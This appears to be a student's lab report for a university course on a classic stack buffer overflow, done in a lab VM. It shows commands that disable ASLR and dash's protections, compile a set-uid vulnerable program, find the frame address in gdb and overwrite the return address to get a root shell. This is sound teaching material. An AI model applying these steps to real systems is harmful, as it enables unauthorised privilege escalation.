


Amir Mansha
CYSE 211 – DL1
Lab Buffer Overflow
03/12/2021

Pre- task 1

Turn off countermeasures such as the address space randomization because with it on, guessing the exact address will be difficult. Also, we have to link /bin/sh to zsh because dash shell has a countermeasure that prevents being executed in a set-uid process and it would be difficult to run the attack.



```
Amir_Mansha@vm:~$cd lab
Amir_Mansha@vm:~$ls
call_shellcode.c  exploit.py  stack.c
Amir_Mansha@vm:~$sudo sysctl -q kernel.randomize
_va_space
kernel.randomize_va_space = 2
Amir_Mansha@vm:~$sudo sysctl -w kernel.randomize
_va_space=0
kernel.randomize_va_space = 0
Amir_Mansha@vm:~$ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Jul 25  2017 /bin/sh ->
dash
Amir_Mansha@vm:~$sudo ln -sf /bin/zsh /bin/sh
Amir_Mansha@vm:~$ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Mar 12 19:50 /bin/sh ->
/bin/zsh
Amir_Mansha@vm:~$
```

TASK 1:

The shellcode is a code that launches a shell to force the vulnerable program to work. Using the “execstack” command (without it, the program will fail to execute), we compile the program.

```
Amir_Mansha@vm:~$gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
Amir_Mansha@vm:~$ls
call_shellcode  exploit.c
call_shellcode.c  stack.c
Amir_Mansha@vm:~$./call_shellcode
$
```

The output is “\$”, which means the program execution is successful without any errors.

I included the buffer size "200" in the vulnerable "stack.c" program.

```
^ suggested value: between
#ifdef BUF_SIZE
#define BUF_SIZE 200
#endif
```

I compiled the stack.c program using the buff size value "200" and changed the program to root owned using "chown" and enabled Set-uid using "chmod 4755" that changes the permissions.

```
Amir_Mansha@vm:~$ls
call_shellcode  exploit.c  stack
call_shellcode.c exploit.py  stack.c
Amir_Mansha@vm:~$gcc -DBUF_SIZE=200 -o stack -z
execstack -fno-stack-protector stack.c
Amir_Mansha@vm:~$ls
call_shellcode  exploit.c  stack
call_shellcode.c exploit.py  stack.c
Amir_Mansha@vm:~$sudo chown root stack
Amir_Mansha@vm:~$sudo chmod 4755 stack
Amir_Mansha@vm:~$ls
call_shellcode  exploit.c  stack
call_shellcode.c exploit.py  stack.c
```

Wireshark

To find the “ebp” address that is used in task 2, I compile the program in debug mode using “gdb.” The ebp is 0xbfffea68.

```
Amir_Mansha@vm:~$pwd
/home/seed/lab
Amir_Mansha@vm:~$gcc -DBUF_SIZE=200 -o stack_gdb
-z execstack -fno-stack-protector stack.c
Amir_Mansha@vm:~$ls
badfile          exploit.py  stack_gdb
call_shellcode   stack
call_shellcode.c stack.c
Amir_Mansha@vm:~$gdb ./stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc
.
License GPLv3+: GNU GPL version 3 or later <http
://gnu.org/licenses/gpl.html>
```

```
-----]
EAX: 0xbfffeb57 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea68 --> 0xbfffed68 --> 0x0
ESP: 0xbfffe990 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT
direction overflow)
[-----code-----
```

Just to double check, I printed out the “ebp” and it is 0xbfffea68.

```
Legend: code, data, rodata, value
Breakpoint 1, 0x080484f4 in bof ()
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea68
gdb-peda$
```

TASK 2

In the exploit.py code, using practical theory, I added 12 bytes to the buff size 200. From there, I incremented each byte until it is 4 bytes. Using the practical theory, I added a bigger value to the ebp address and kept guessing until the code worked. In this case, adding 150 worked in the hex value I got which is 0xBFFFEBB8.

```
#####  
content[212] = 0xB8  
content[213] = 0xEB  
content[214] = 0xFF  
content[215] = 0xBF  
#####
```

I used “a+x” to make the program executable for all users and then I created the badfile using “exploit.py” and then I ran the stack program.

```
Amir_Mansha@vm:~$chmod a+x exploit.py  
Amir_Mansha@vm:~$ls  
badfile          peda-session-stack_gdb.txt  
call_shellcode   stack  
call_shellcode.c stack.c  
exploit.py       stack_gdb  
Amir_Mansha@vm:~$exploit.py  
Amir_Mansha@vm:~$./stack  
# whoami  
root  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(  
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113  
(lpadmin),128(sambashare)  
#
```

The output was # which means I am root. I used the “whoami” command which says I am root. The buffer overflow attack was successful.